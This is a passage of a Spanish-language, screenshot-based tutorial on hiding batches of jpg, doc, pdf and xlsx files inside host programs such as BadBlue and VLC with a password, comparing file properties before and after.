imagenes 17 contraseña


propiedades del archivo ya camuflado

aquí en este paso se nota el cambio en el tamaño



imagenes 18 propiedades del archivo camuflado

en este paso se muestra los archivos camuflados



imagenes 19 archivos camuflados


4. CAPITULO #1

En este paso de camuflado archivos (jpg, doc., xlsx, pdf)

5. CAMUFLAJE DE LOS ARCHIVOS .JPG


En este paso se muestra un numero de archivos jpg para su post camuflaje.

en este caso se seleccionaron 152 archivos para camuflar y no los acepto después se utilizaron 30 y los acepto.




imagenes 20 archivos jpg

en este paso se selecciona todos los archivos que se van a camuflar




imagenes 21 archivos jpg para su post camuflaje


en este paso se selecciona el archivo donde se va a camuflar en este caso se eligió badblue




imagenes 22 seleccion del archivo donde se va a camuflar




imagenes 23 configuracion de contraseña



imagenes 24 propiedades de vlc media player antes del camuflaje






imagenes 25 propiedades de vlc media después del camuflaje


6. CAMUFLAJE DE LOS ARCHIVOS .DOC

En este paso se muestra un numero de archivos doc. para su post camuflaje.


en este caso se seleccionaron 20 archivos.




imagenes 26 archivos doc.



imagenes 27 dirección donde quedara el camuflaje de los archivos




imagenes 28 archivo donde se camuflara los documentos




imagenes 29 contraseña del camuflaje

propiedades del archivo donde se camuflara los documentos



imagenes 30 propiedades del archivo




imagenes 31 propiedades post camuflaje


7. CAMUFLAJE DE LOS ARCHIVOS PDF

En este paso se muestra un numero de archivos pdf para su post camuflaje.


en este caso se seleccionaron 20 archivos.




imagenes 32 archivos pdf




imagenes 33 dirección donde se ubicara los archivos



imagenes 34 contraseña de los archivos camuflados



imagenes 35 propiedades de internet antes del camuflaje




imagenes 36 propiedades de internet post camuflaje


8. CAMUFLAJE DE LOS ARCHIVOS XLSX

En este paso se muestra un numero de archivos.xlsx para su post camuflaje.


en este caso se seleccionaron 10 archivos.




imagenes 37 archivos.xlsx



